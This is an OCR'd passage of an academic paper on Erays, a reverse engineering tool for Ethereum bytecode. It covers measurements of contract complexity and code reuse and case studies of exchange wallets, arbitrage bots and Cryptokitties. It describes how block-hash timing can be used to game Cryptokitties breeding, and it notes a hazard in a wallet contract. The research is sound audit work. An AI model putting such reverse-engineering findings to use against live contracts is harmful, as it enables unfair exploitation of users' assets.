Code Block 6: **Structural Analysis** — A simple example of the final output of Erays, where control flow structures are recovered from blocks of expressions.

We use `go-ethereum` (Geth) to generate ground truth for the expected behavior. By replaying an execution (transaction), Geth outputs a debug trace, which is a sequence of execution steps. Each step is a snapshot of the EVM machine state, which includes the opcode executed, the program counter, the stack image, the memory image, and the storage image.

We then "execute" our representation and confirm the result is consistent with the debug trace. For that purpose, we implement a virtual machine that runs our representations. During the execution, the arguments of an expression are first evaluated, then the operation itself is executed given the arguments. There are three classes of operations that need to be treated differently.

In the first case, the operations retrieve some inputs for the contract. As an example, `CALLDATALOAD` fetches part of the input data (calldata). Operations that are dependent on the blockchain world state also fall into this category. An example would be the `BLOCKHASH`, which fetches the hash of a recently completed block. For this class of operations, we look up the resultant value from the debug trace. If an operation is missing in the trace (original trace never issued such call), we mark it as a failure.

In the second case, the operations update the blockchain (world) state. Such operations include storage updates, contract creation, log updates and message calls. We also consider `RETURN` as a member of this category. These operations define the core semantics of a contract. By making sure that all these operations are executed with the right arguments (memory buffers are checked if applicable), we ensure that our representation is correct. If our execution ends up missing or adding any such operations, we mark it as a failure.

The rest of the operations fall into the third case. These operations include the arithmetic operations, memory op-

erations, as well as all the new operations we introduce in our representation. The semantics of the operations are implemented in our virtual machine. As an example, when executing `$s3 = $s2 + $s3`, we would load the values from `$s2` and `$s3`, sum them , modulo by $2^{256}$ (word size) and put the result in `$s3`. If our machine encounters an exception during these operations, we mark it as a failure.

We leverage historical transactions on the blockchain to construct a set of tests. We start with the set of unique contracts (34 K) described in Section 3. Then, for each unique contract, we collect the most recent transaction up to January 3rd, 2018. In total, we gathered $\tilde{1}$5,855 transactions along with the corresponding contracts in our test set. We note this is only 46% of all unique contracts — the remaining were never transacted with.

If Erays fails to generate the representation in the first place, we mark it as a "construction failure". If our representation behaves incorrectly, we mark it as a "validation failure". In total we fail 510 (3.22%) of the test set, among which 196 are "construction failures" and 314 are 'validation failures".

## 4.8 Limitations

Erays is not a full decompiler that produces recompilable Solidity code. The major limitation is the readability of the output. While the output is relatively straightforward when only common types are present (`uint array`, `address`), Erays cannot succinctly capture operations on complex types such as `mapping (uint => string)`. Erays's implementation can be improved in a few ways.

Erays uses naive structural analysis for structure recovery. There are several follow-up works on improving the recovery process, including iterative refinement [41] and pattern-independent structuring [51].

Erays does not perform variable recovery and type recovery. Previous work in that area has been focusing on x86 architecture [12, 30]. Though operating with a different instruction set, Erays could draw from the techniques.

# 5 Measuring Opaque Smart Contracts

In this section, we leverage Erays to provide insight on code complexity and code reuse in the ecosystem. Furthermore, we demonstrate how Erays can be used to reduce contract opacity. We run Erays on the 34 K unique contracts found on the Ethereum blockchain. We fail to create CFGs for 445 (1.3%) unique binaries, which we exclude from our analysis.





Figure 2: **CDF Contract Blocks** — We show the CDF of the number of blocks in unique smart contracts. The median number of blocks is 100, which denote relatively small programs. However, there is a long tail of very large contracts — the largest contract contains a total of 13,045 basic blocks.





Figure 3: **Complexity of Contracts** — We show the cyclomatic complexity of contracts on the blockchain, by the fraction of functions in each contract with complexity larger than 10. Only 34% of contracts have no functions in this criteria. The median is 0.3, with a long tail of contracts that have increasingly complex functions.





Figure 4: **Longitudinal Complexity** — We show the complexity of unique contracts on the blockchain by the number of blocks and overall McCabe complexity. Contracts have steadily increased in the number of blocks over time, indicating larger contracts today. Despite this, contracts have not increased in overall McCabe complexity, indicating better code hygiene.

## 5.1 Code Complexity

Our analysis tools give insight into the complexity of contracts found on the blockchain. We begin by investigating the number of blocks in Ethereum contracts (Figure 2). Most contracts are fairly small — the median number of blocks found in contracts is 100, and these blocks contain a median 15 instructions. However, there is a long tail of more complicated contracts. In the largest case, one contract contains a total of 13,045 blocks. However, we find that this contract is one entirely filled with `STOP` instructions, which each terminate their own basic block.

Basic blocks only give one flavor of contract complexity. Just as important are the edges and the connections between the blocks in the CFG. To quantify this, we measure the cyclomatic complexity of each contract, which is a popular software metric introduced by Thomas McCabe [33]. Cyclomatic complexity measures the number of linearly independent paths in a given control flow graph. McCabe suggested that a given function with cyclomatic complexity greater than 10 often needed to be refactored or redone, due to unnecessary complexity and an increased chance of errors in the program. Past work has also noted a weak relationship between increased cyclomatic complexity and software security [45].

Figure 3 shows a CDF McCabe complexity by the fraction of functions in contracts with complexity $> 10$. We find that 79% of unique contracts do not contain a single function with complexity greater than 10, which indicates that in addition to being small, many contracts do not contain unnecessarily complex functionality. We additionally observe that there is a long tail of complex contracts, and in the worst case, a handful of contracts are entirely filled with overly complex functions.

We finally investigate how code complexity has evolved over time. Figure 4 shows both the number of blocks and the McCabe complexity of new contracts over time. We find that contracts are growing larger at a steady rate — the average number of blocks in contracts published in January 2018 is 170, which is 350% greater than the first contracts published in late 2015. However, we were surprised to find that McCabe complexity has not followed a similar trend. Around January 2017, contract complexity *declined*, and has been relatively stable since. This indicates that contract writers are writing code with better hygiene. We note that around this time, there was a sharp rise in `ERC20 Tokens` on the Ethereum blockchain, which tend to be larger contracts that contain an average of 226 blocks. However, they are not particularly complex, and have an average McCabe complexity of 51.6, which is smaller than many contracts in the ecosystem. ERC20 tokens make up 25% of the unique binaries in our dataset.

## 5.2 Code Reuse

Erays groups basic blocks into its higher-level functions. From these groupings, we can further compare the structure and code of functions across contracts, giving us a useful metric for determining function similarity. To enable this measurement, we interpret a function as a "set of blocks" and compare the sets across functions in different contracts. Each block, however, may contain contract specific data that would render the comparison useless, such as specific return address information or constants compiled into a block. In order to handle these cases, we remove all references to constant data found in EVM opcodes. As an example, consider the following code block:

| hex | opcode | reduced hex |
|---|---|---|
| 6060 | PUSH1 0x60 | 60 |
| 6040 | PUSH1 0x40 | 60 |
| 52 | MSTORE | 52 |
| 6004 | PUSH1 0x4 | 60 |
| 36 | CALLDATASIZE | 36 |
| 10 | LT | 10 |
| 61006c | PUSH2 0x6c | 61 |
| 57 | JUMPI | 57 |

This shows the original hex string, as well as the decoded opcode and the reduced hex after removing constant values. We then take the hashes of the resultant blocks as the "set" of blocks in a function, and compare these sets in further analysis. From here on, we call this resultant hash set a function "implementation". We find that there are a handful of implementations that are found in many contracts; in the most extreme case, the most popular function appears in 11K contracts. Unfortunately, many of the functions with the same implementation are not particularly interesting — many are simply public "getter" methods for specific data types. For example, the most popular function by implementation is the public getter function for the `uint256` data type.

We next turn to investigate popular external functions included in contracts, and the number of implementations of each of those functions. As mentioned previously, each external function is identified via a 4-byte signature in each solidity contract. Table 2 shows the top 10 function signatures found in our dataset. We note all of the top functions are related to the ERC20 specification, which ERC20 tokens must conform to [26]. Interestingly, we find that although these functions appear in several contracts, there are far fewer implementations of each function. Some of these can be easily explained, for example, the `decimals()` function is simply a 'getter" method for getting the precision of a token. Other functions, however, are harder to explain. The function `transfer(address,uint256)` typically contains busi-

| Function Name | Contracts | Implementations |
|---|---|---|
| `owner()` | 11,045 (32.2%) | 63 |
| `balanceOf(address)` | 10,070 (29.3%) | 240 |
| `transfer(address,uint256)` | 9,424 (27.5%) | 1,759 |
| `name()` | 9,154 (26.7%) | 109 |
| `symbol()` | 9.087 (26.4%) | 120 |
| `decimals()` | 8,916 (26.0%) | 96 |
| `totalSupply()` | 8,732 (25.4%) | 200 |
| `allowance(address,address)` | 8,102 (23.6%) | 152 |
| `transferFrom(address,address,uint256)` | 7,979 (23.2%) | 1,441 |
| `approve(address,uint256)` | 7,713 (22.5%) | 479 |

Table 2: **Function Distribution** — We show the distribution of functions in unique smart contracts. All of the top functions are related to ERC20 tokens [26], which are required to implement a specific interface.

ness logic for a token that defines how token transfers happen, and are somewhat custom. However, despite appearing in 9.4 K contracts, there are only 1.4 K implementations in our dataset. This indicates many contracts sharing the same implementation for such functions.

## 5.3 Reducing Contract Opacity

A useful product of Erays is the ability to identify the functional similarity between two EVM contracts (Section 5.2). We can extend this technique further to not just investigate code reuse, but to reduce opacity in the ecosystem. We do this by leveraging the compiled dataset of 88.4 K binaries generated from verified Etherscan source code as described in Section 3. From each of these compiled binaries, we extract its functions, and then compare function implementations pairwise from the compiled binaries to binaries collected from the blockchain. An exact function match to a compiled function thus immediately gives us the source code for that function from its originating source file. We view this as similar to the technique of "binary clone detection" [15,39], a technique that overlays function symbols onto stripped binaries using a full binary.

We apply this technique to the opaque contracts on the blockchain, i.e the ones that do not have easily linkable source code. Among the 26 K unique opaque contracts, we are able to reduce the opacity of the opaque contracts to varying degrees. We are able to map a median 50% of functions and 14.7% of instructions per opaque contract. Notably, we reveal 2.4 K unique contracts that we now have *full* source code for. These newly transparent contracts are what we call "frankenstein" contracts — contracts for which source code comes from multiple different contracts.

These techniques additionally improve the opacity in the ecosystem for top contracts. Table 3 shows the top 10 contracts by balance held — the largest of which holds a total of 737 K Ether. Of these contracts, five could not be directly mapped to a verified source contract. After applying Erays, we are able to successfully uncover an average of 66% of the functions in each contract, and in one case, match 100% of the functions in the contract exactly. This contract holds a total of 488 K Ether, which in 2018, is valued at 500 M USD.

# 6 Reverse Engineering Case Studies

In this section, we show how Erays can be used as a reverse engineering tool in analyzing opaque Ethereum smart contracts.

## 6.1 Access Control Policies of High-Value Wallets

To begin our analysis, we investigate the opaque smart contracts with the highest Ether balance. Using Erays, we find that many of these are *multisignature wallets* that require multiple individuals to approve any transaction — a standard cryptocurrency security measure.

The opaque wallet with the largest balance contains $597 M USD as of February 2018. Through blockchain analysis using Etherscan, we observed that this contract was accessed every week from the same account, `0xd244...`, which belongs to Gemini, a large cryptocurrency exchange.[4] This address accesses two other high value, opaque wallets in our dataset, with $381 M and $164 M USD in balance, respectively.

We use Erays to reverse engineer these contracts, and uncover their access control policies. We find that the first two contracts are nearly identical. In order to withdraw money from the wallet, they require two out of three administrator signatures. Any party can call the

[4] Gemini used this address to vote in a public referendum on Ethereum governance, see https://web.archive.org/web/20180130153248/http://v1.carbonvote.com/

| Code Hash | Ether | Contracts | TXs | Verified | Opacity Reduction (number of functions) |
|---|---|---|---|---|---|
| 375196a08a62ab4ddf550268a2279bf0bd3e7c56 | 737,021 | 1 | 8 | ✗ | 87.5% |
| 0fb47c13d3b1cdc3c44e2675009c6d5ed774f4dc | 466,648 | 1 | 3504 | ✗ | 100% |
| 69d8021055765a22d2c56f67c3ac86bdfa594b69 | 373,023 | 1 | 225 | ✓ | – |
| a08cfc07745d615af72134e09936fdb9c90886af | 84,920 | 1 | 151 | ✗ | 89.5% |
| 319ee480a443775a00e14cb9ecd73261d4114bee | 76,281 | 3 | 7819 | ✓ | – |
| a8cc173d9aef2cf752e4bf5b229d224e17838128 | 67,747 | 3 | 83 | ✓ | – |
| 037ca41c00d8e920388445d0d5ce03086e816137 | 67,317 | 1 | 20,742 | ✓ | – |
| 20f46ba0d13affc396c62af9ee1ff633bc49d8b7 | 53,961 | 1 | 52 | ✗ | 54.2% |
| 88ec201907d7ba7cedf115abb92e18c41a4a745d | 51,879 | 1 | 75 | ✓ | – |
| c5fbfc4b75ead59e98ff11acbf094830090eeee9 | 43,418 | 13 | 104 | ✗ | 0% |

Table 3: **Top Contracts by Balance** — We show the top 10 contracts by balance, as well as their transaction volume, whether they matched exactly to verified code, and their opacity reduction after applying Erays if they did not match to source code. Of the top contracts without source code, Erays was able to reduce their function opacity by an average of 66%.

`requestWithdrawal` method, however, the contract will not release the funds until the `approveWithdrawal` function is invoked twice, with at least one invocation message signed by an additional administrator. Thus far, the `approveWithdrawal` transactions are initiated from a different address than the administrators. One administrator address has never been used, indicating that runtime analysis would not adequately capture all of the aspects of this contract.

The third Gemini contract contains a more complicated, time-based access control policy. Withdrawals cannot be approved immediately, but instead must remain pending for a short period of time. Through Erays, we find that the `requestWithdrawal` method in this contract features a *time dependency* hazard, which is a known class of Solidity hazards. When generating a unique identifier for a new withdrawal, the contract uses the hash of both a global counter as well as the hash of the previously mined block. The dependence on the previous block hash means that if a short "fork" happens in the blockchain, two different log events for the same withdrawal may be received by the exchange. The exchange must, as a result, take special care in responding to such log messages on the blockchain. We note that in the past, cryptocurrency exchanges have failed to handle related hazards, resulting in significant losses [21].

Access control policies used internally by financial services would typically be private, not exposed to users or the public. However, due to the public nature of Ethereum bytecode, we have demonstrated the potential to audit such policies when they are implemented as smart contracts.

## 6.2 Exchange Accounts

We next investigate the contracts that appear most frequently on the blockchain. We anticipated many of these contracts would simply be copy-paste contracts based on publicly accessible code — however, we were surprised to find hundreds of thousands of identical contracts, all opaque. We find that many of these contracts are associated with large exchanges that create one contract instance for each user account.

**Poloniex Exchange Wallets** The largest cluster of identical opaque contracts appears a total of 349,612 times on the Ethereum blockchain. All of these contracts were created by one address, `0xb42b...579`, which is thought to be associated with the Poloniex exchange.[5] We reverse engineer these contracts and uncover their underlying structure. We find that Poloniex wallets define a customer to whom all wallet deposits are ultimately paid. They directly transfer Ether to the customer whenever Ether is deposited into them, acting as an intermediary between the Poloniex exchange and the customer.

**Yunbi Token Wallets** We found another cluster of contracts that appeared 89,133 times on the blockchain, that belongs to the Yunbi exchange. Through reverse engineering, we find that the wallets allow any address to deposit Ether, but restrict withdrawal transactions to a whitelisted administrator (Yunbi `0x42da...63dc`). The administrator can trigger Ether and token transfers from the wallet, however, the tokens are transferred out of the balance of the Yunbi exchange — the address of the depositor does not ever own any tokens.

**Exchange Splitting Contract** We found several opaque contracts thought to be gadgets used by the Gemini[4] and ShapeShift exchanges [23] to defend against replay attacks following the hard fork between Ethereum and Ethereum Classic. The contracts serve as a splitter that sits between the exchange and users depositing to it, checking whether a user is depositing coins to the Ethereum Classic chain or the Ethereum chain. Depending on which chain the transaction appears on, the Ether value of the message is sent to a different address.

Opacity in communications with financial institutions

[5] An Ethereum Developer on Reddit communicated with Poloniex regarding this address and confirmed it belongs to them.

over the Internet is expected practice — we do not see the code that runs the online banking services we use. This expectation has seemingly carried over to Ethereum exchanges, but with unforeseen consequences: publicly available bytecode for a particular program can be reverse engineered, and made simpler with tools like Erays. An expectation for opacity is dangerous, as it may lead to lax attention to security details.

## 6.3 Arbitrage Bots on Etherdelta

We next leverage Erays to investigate the role of arbitrage bots on EtherDelta [2], a popular decentralized exchange. EtherDelta enables traders to deposit Ether or ERC20 tokens, and then create open offers to exchange their currency for other currencies. EtherDelta is the largest smart contract-based exchange by trade volume, with over $7 million USD daily volume at the time of writing.

On occasion, *arbitrage opportunities* will appear on EtherDelta, where simultaneously buying and selling a token across two currencies can yield an immediate profit. Such opportunities are short lived, since arbitrageurs compete to take advantage of favorable trades as rapidly as possible. A successful arbitrage requires making a pair (or more) of simultaneous trades. In order to reduce risk, many arbitrageurs have built Ethereum smart contracts that send batch trades through EtherDelta. We use Erays to reverse engineer these contracts and investigate their inner-workings.

To begin, we built a list of 30 suspected arbitrage contracts by scanning transactions within blocks 3,900,000 to block 4,416,600, and selected contracts that both make internal calls to EtherDelta and generate two trade events in a single transaction. To prune our list, we ran our similarity metric (described in Section 5) over every pair of the 30 contracts and found three clusters of highly similar ($> 50\%$ similarity) contracts. We then reverse engineered one representative contract from each group.

All three clusters of contracts share the same high-level behavior. The arbitrageur initiates a trade by sending a message to the contract, which first performs an access control check to ensure that it is only invoked by the contract's original creator. Next, the contract queries the `availableVolume` method in EtherDelta, to identify how much of their open offer remains for a given trade. For example, consider a trader who makes an offer of 10 Ether at a price of $1,000 USD. If 8 Ether were purchased, `availableVolume` would return a value of 2. If the contract finds there is sufficient balance on its open offer, it then calls the `trade` function in EtherDelta twice, thus executing the arbitrage trade. If either trade fails, the entire transaction is aborted using the `REVERT` opcode.

Several arbitrage contracts we investigated exhibited different variations of this behavior. Immediately before calling the `trade` function, one group of contracts executes the `testTrade` function, presumably in an attempt to reduce risk. However, since `testTrade` calls the `availableVolume` function *again*, this is redundant and wastes gas.[6] Another group of contracts appears to obscure the values of their method arguments by performing an `XOR` with a hardcoded mask. Such obfuscation is presumably intended to prevent network nodes and other arbitrageurs from front-running or interfering with their transaction. However, this thin veneer becomes transparent through reverse engineering with Erays.

## 6.4 De-obfuscating Cryptokitties

Cryptokitties is a popular smart contract based trading game on Ethereum. The game involves buying, breeding, and selling virtual pets. As of January 29, 2018, the top 10 "kitties" are worth more than $2.5 M combined. During their peak, they were so popular that gas prices and transaction confirmation times slowed heavily due to Cryptokitties traffic [1, 28].

Although most of the Cryptokitties source code is published, a central component of the game code is *deliberately* kept opaque in order to alter the gameplay. Cryptokitties contain an opaque function, `mixGenes(uint32 matron, uint32):uint32`, which creates a new kitty by splicing together 32-byte genomes from each of two "parents". Kitties are assigned certain visual characteristics based on their genome, and rare attributes can yield very profitable kitties. The gameplay effect of opacity is to make it challenging for users to "game" the gene splicing contract in order to increase the chances of breeding a rare cat. Although the high-level code is known to the developers, the developers have committed to a policy of not playing the game or utilizing this information. As a final case study, we apply Erays to the Cryptokitties contract.

With 3 hours of reverse engineering work using Erays, we were able to create a Solidity contract whose output exactly matches the output of the `mixGenes` function on the blockchain. We find that the `mixGenes` function is comprised of three main parts. The first selects the randomness that will be used: if the hash of the input block number is 0, it is masked with the current block number. The new block number and its hash are concatenated with the parent's genes as input to the `keccak256` hash function, whose output is used as the source of randomness for the rest of the execution. Second, the genes of each parent are split into 5 bit segments and mixed. For each 5-bit gene, one of the parents' genes is chosen as the output gene with 50% probability. Finally, a particular gene is mutated with 25% probability if the larger of the

[6] See Chen et al [16] for a survey of underoptimization in Ethereum contracts.

two parents' corresponding gene is less than 23 and with 12.5% probability otherwise.

Concurrent to our work in reverse engineering, at least three other teams also attempted to reverse engineer the `mixGenes` function [22, 27, 48]. Their analysis largely leverages transaction tracing and blockchain analysis to reverse engineer the "protocol" of the contract. Erays does not rely on transaction data—it directly translates the bytecode to high level pseudocode. As a result, uncommon or unused control paths that do not appear in transaction traces, such as Cryptokitties mutations, can be replicated faithfully.

Deliberate opacity does not serve the intended purpose of black-boxing the gene mixing functionality. Reconstructing the logic and control flow of the contract using Erays, we identify two opportunities to exploit the game with more effective husbandry. First, we can identify kitties with genes valued 23 or greater which are less likely to encounter random mutation when breeding. Second, since randomness is chosen based on block hashes at the time `giveBirth` is called, we can wait to submit the `giveBirth` transaction until after a block hash that results in favorable breeding.

## 7 Related Work

**Program analysis.** Our work is guided by existing works in program analysis [9, 10, 38], as well as studies in decompilation [17, 35, 41]. We draw valuable experience from existing optimization frameworks on JVM. In particular, our system design is largely influenced by Soot [49] and Marmot [25].

**Blockchain measurement.** Our work is closely related to prior efforts in measurement and analysis of Ethereum and other public blockchains. Much of the analysis on the Bitcoin blockchain has focused on clustering transactions by usage patterns (e.g., gambling or trading) [34] and measuring the performance of the underlying peer-to-peer network [19, 20, 36, 37].

Bartoletti and Pompianu provide a taxonomy of the *transparent* Ethereum contracts available from the Etherscan "verified source" dataset [13], whereas our work is the first to analyze opaque contracts. Bartoletti et al. provide a survey of known smart contract vulnerabilities [11].

**Comparison with existing Ethereum smart contract analysis tools.** Our reverse engineering tool is complementary to a wide range of existing tools in the Ethereum ecosystem:

*Symbolic Execution Engines.* There are several symbolic execution engines for Ethereum smart contracts, including Oyente [31], Manticore [4], and Mythril [5]. These tools also operate on EVM bytecode, they focus primarily on detecting known classes of vulnerabilities, rather than assisting reverse engineering.

*Debuggers.* Several tools provide debugging utilities, including Remix [6] and Geth. Debuggers enable an analyst to step through a trace of contract execution, which is helpful in understanding the contract. Although debugging at the EVM opcode level is feasible, debugging with the aid of higher level representations is preferable if available.

*Decompilers.* Porosity is the only other decompiler we know of that produces Solidity from EVM bytecode. We ran Porosity over the 34 K unique contracts in our dataset to evaluate how well it performs in comparison to Erays. Porosity produces high-level source code without error for only 1,818 (5.3%) unique contracts. In contrast, Erays produces aggregated expression for 33,542 (97.7%).

*Exploit Generator.* TEETHER [29] is a tool that automatically creates exploits on smart contracts. TEETHER is a concurrent work with Erays.

## 8 Discussion

We have shown the feasibility of reverse engineering opaque contracts on Ethereum blockchain. Reverse engineering tools like Erays make it easier to reconstruct high level source code even when none is available. We envision that reverse engineering may be used by "white hate" security teams or regulatory bodies in order to carry out public audits of the Ethereum blockchain. Regardless, reverse engineering remains expensive, and such audits would be simplified if the high-level source were available in the first place. We suggest that the Ethereum community should adopt technical mechanisms and conventions that increase the transparency of smart contract programs. Etherscan's verified source code is a step in the right direction, but more work must be done in order to improve transparency in the ecosystem.

Why are so many contracts opaque, given the ease of publishing source code to Etherscan? In some cases, opacity may be a deliberate decision in order to achieve security through obscurity. Another explanation is that publishing Solidity source code is not yet a strong default, and infrastructure support is only partial. For example, we are not aware of any other block explorer services besides Etherscan that provides a Verified Source code repository. Although Ethereum features a decentralized standard called "Swarm" that supports publishing a contract's Application Bytecode Interface (ABI), including the method signatures and argument types, this standard does not include the full source code. This standard should be extended to support high-level source code as well.

## 9 Conclusion

Many Ethereum smart contracts on the blockchain are *opaque* — they have no easily linkable source code. These contracts control $3.1 B USD in balance, and are transacted with a total of 12.7 M times. To investigate these contracts, we introduced Erays, a reverse engineering tool for EVM. Erays lifts EVM bytecode into higher level representations suitable for manual analysis. We first showed how Erays can be used to quantify code complexity, identify code reuse, and reduce opacity in the smart contract ecosystem. We then applied Erays to four reverse-engineering case studies: high-value multi-signature wallets, arbitrage bots, exchange accounts, and finally, a popular smart contract game. We identified that smart contract developers may be expecting obscurity for the correct functionality of their contracts, and may be expecting to achieve "security by obscurity" in withholding their high level code. We hope Erays will prove useful for both the security and Ethereum communities in improving the transparency in Ethereum.

## Acknowledgments

This work was supported in part by the National Science Foundation under contract CNS-151874, as well as through gifts from CME Group and Jump Trading. The work was additionally supported by the U.S. Department of Homeland Security contract HSHQDC-17-J-00170. Any opinions, findings, conclusions, or recommendations expressed in this material are those of the authors and do not necessarily reflect the views of their employers or the sponsors.

## References

[1] Cryptokitties craze slows down transactions on ethereum. http://www.bbc.com/news/technology-42237162.

[2] Etherdelta. https://etherdelta.com/.

[3] Etherscan. https://etherscan.io.

[4] Manticore. https://github.com/trailofbits/manticore.

[5] Mythril. https://github.com/ConsenSys/mythril.

[6] Remix. https://github.com/ethereum/remix.

[7] Soldity documentation. https://solidity.readthedocs.io/en/develop/.

[8] A. V. Aho, M. S. Lam, R. Sethi, and J. D. Ullman. *Compilers: Principles, Techniques, and Tools (2Nd Edition)*. Addison-Wesley Longman Publishing Co., Inc., Boston, MA, USA, 2006.

[9] F. E. Allen. Control flow analysis. In *ACM Sigplan Notices*, 1970.

[10] F. E. Allen and J. Cocke. A program data flow analysis procedure. *Commun. ACM*, 19(3):137–, Mar. 1976.

[11] N. Atzei, M. Bartoletti, and T. Cimoli. A survey of attacks on ethereum smart contracts sok. In *Proceedings of the 6th International Conference on Principles of Security and Trust - Volume 10204*, pages 164–186, New York, NY, USA, 2017. Springer-Verlag New York, Inc.

[12] G. Balakrishnan and T. Reps. Divine: Discovering variables in executables. In *Proceedings of the 8th International Conference on Verification, Model Checking, and Abstract Interpretation*, VMCAI'07, pages 1–28, Berlin, Heidelberg, 2007. Springer-Verlag.

[13] M. Bartoletti and L. Pompianu. An empirical analysis of smart contracts: platforms, applications, and design patterns. In *International Conference on Financial Cryptography and Data Security*, pages 494–509. Springer, 2017.

[14] R. Browne. Accidental bug may have frozen 280 million worth of digital coin ether in a cryptocurrency wallet. https://www.cnbc.com/2017/11/08/accidental-bug-may-have-frozen-280-worth-of-ether-on-parity-wallet.html.

[15] M. Chandramohan, Y. Xue, Z. Xu, Y. Liu, C. Y. Cho, and H. B. K. Tan. Bingo: Cross-architecture cross-os binary search. In *Proceedings of the 2016 24th ACM SIGSOFT International Symposium on Foundations of Software Engineering*, FSE 2016, pages 678–689, New York, NY, USA, 2016. ACM.

[16] T. Chen, X. Li, X. Luo, and X. Zhang. Under-optimized smart contracts devour your money. In *Software Analysis, Evolution and Reengineering (SANER), 2017 IEEE 24th International Conference on*, pages 442–446. IEEE, 2017.

[17] C. Cifuentes and K. J. Gough. Decompilation of binary programs. *Softw. Pract. Exper.*, 25(7):811–829, July 1995.

[18] U. F. T. Commission. Know the risks before investing in cryptocurrencies. https://www.ftc.gov/news-events/blogs/business-blog/2018/02/know-risks-investing-cryptocurrencies.

[19] K. Croman, C. Decker, I. Eyal, A. E. Gencer, A. Juels, A. Kosba, A. Miller, P. Saxena, E. Shi, E. G. Sirer, et al. On scaling decentralized blockchains. In *International Conference on Financial Cryptography and Data Security*, pages 106–125. Springer, 2016.

[20] C. Decker and R. Wattenhofer. Information propagation in the bitcoin network. In *Peer-to-Peer Computing (P2P), 2013 IEEE Thirteenth International Conference on*, pages 1–10. IEEE, 2013.

[21] C. Decker and R. Wattenhofer. Bitcoin transaction malleability and mtgox. In *European Symposium on Research in Computer Security*, pages 313–326. Springer, 2014.

[22] M. Dong. Towards cracking crypto kitties' genetic code. https://medium.com/@montedong/towards-cracking-crypto-kitties-genetic-code-629fcd37b09b.

[23] Etherscan. Shapeshift exchange account. https://etherscan.io/address/0x70faa28a6b8d6829a4b1e649d26ec9a2a39ba413.

[24] K. Finley. A 50 million dollar hack just showed that the dao was all too human. https://www.wired.com/2016/06/50-million-hack-just-showed-dao-human/, 2016.

[25] R. Fitzgerald, T. B. Knoblock, E. Ruf, B. Steensgaard, and D. Tarditi. Marmot: An optimizing compiler for java. *Softw. Pract. Exper.*, 30(3):199–232, Mar. 2000.

[26] E. Foundation. Erc20 token standard. https://theethereum.wiki/w/index.php/ERC20_Token_Standard.

[27] A. Hegyi. Cryptokitties genescience algorithm. https://medium.com/@alexhegyi/cryptokitties-genescience-1f5b41963b0d.

[28] O. Kharif. Cryptokitties mania overwhelms ethereum network's processing. https://www.bloomberg.com/news/articles/2017-12-04/cryptokitties-quickly-becomes-most-widely-used-ethereum-app.

[29] J. Krupp and C. Rossow. teether: Gnawing at ethereum to automatically exploit smart contracts. In *27th USENIX Security Symposium (USENIX Security 18)*, Baltimore, MD, 2018. USENIX Association.

[30] J. Lee, T. Avgerinos, and D. Brumley. Tie: Principled reverse engineering of types in binary programs. In *Proceedings of the Network and Distributed System Security Symposium, NDSS 2011, San Diego, California, USA, 6th February - 9th February 2011*, 2011.

[31] L. Luu, D.-H. Chu, H. Olickel, P. Saxena, and A. Hobor. Making smart contracts smarter. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, CCS '16, pages 254–269, New York, NY, USA, 2016. ACM.

[32] R. Marvin. Blockchain in 2017: The year of smart contracts. https://www.pcmag.com/article/350088/blockchain-in-2017-the-year-of-smart-contracts.

[33] T. J. McCabe. A complexity measure. *IEEE Transactions on software Engineering*.

[34] S. Meiklejohn, M. Pomarole, G. Jordan, K. Levchenko, D. McCoy, G. M. Voelker, and S. Savage. A fistful of bitcoins: characterizing payments among men with no names. In *Proceedings of the 2013 conference on Internet measurement conference*, pages 127–140. ACM, 2013.

[35] J. Miecznikowski and L. Hendren. Decompiling java using staged encapsulation. In *Proceedings of the Eighth Working Conference on Reverse Engineering (WCRE'01)*, WCRE '01, pages 368–, Washington, DC, USA, 2001. IEEE Computer Society.

[36] A. Miller, J. Litton, A. Pachulski, N. Gupta, D. Levin, N. Spring, and B. Bhattacharjee. Discovering bitcoin's public topology and influential nodes. *et al.*, 2015.

[37] T. Neudecker, P. Andelfinger, and H. Hartenstein. Timing analysis for inferring the topology of the bitcoin peer-to-peer network. In *Ubiquitous Intelligence & Computing, Advanced and Trusted Computing, Scalable Computing and Communications, Cloud and Big Data Computing, Internet of People, and Smart World Congress (UIC/ATC/ScalCom/CBDCom/IoP/SmartWorld), 2016 Intl IEEE Conferences*, pages 358–367. IEEE, 2016.

[38] F. Nielson, H. R. Nielson, and C. Hankin. *Principles of Program Analysis*. Springer-Verlag, Berlin, Heidelberg, 1999.

[39] A. Sæbjørnsen, J. Willcock, T. Panas, D. Quinlan, and Z. Su. Detecting code clones in binary executables. In *Proceedings of the Eighteenth International Symposium on Software Testing and Analysis*, ISSTA '09, pages 117–128, New York, NY, USA, 2009. ACM.

[40] s. Satoshi Nakamoto. Bitcoin: A peer-to-peer electronic cash system. https://bitcoin.org/bitcoin.pdf.

[41] E. J. Schwartz, J. Lee, M. Woo, and D. Brumley. Native x86 decompilation using semantics-preserving structural analysis and iterative control-flow structuring. In *Proceedings of the 22Nd USENIX Conference on Security*, SEC'13, pages 353–368, Berkeley, CA, USA, 2013. USENIX Association.

[42] B. Schwarz and G. A. Saumya Debray. Disassembly of executable code revisited. In *9th IEEE Working Conference on Reverse Engineering*.

[43] U. Securities and E. Commission. Investor bulletin: Initial coin offerings. https://www.sec.gov/oiea/investor-alerts-and-bulletins/ib_coinofferings.

[44] M. Sharir. Structural analysis: A new approach to flow analysis in optimizing compilers. *Computer Languages*, 5(3-4):141–153, 1980.

[45] Y. Shin and L. Williams. Is complexity really the enemy of software security? In *4th ACM workshop on Quality of protection*.

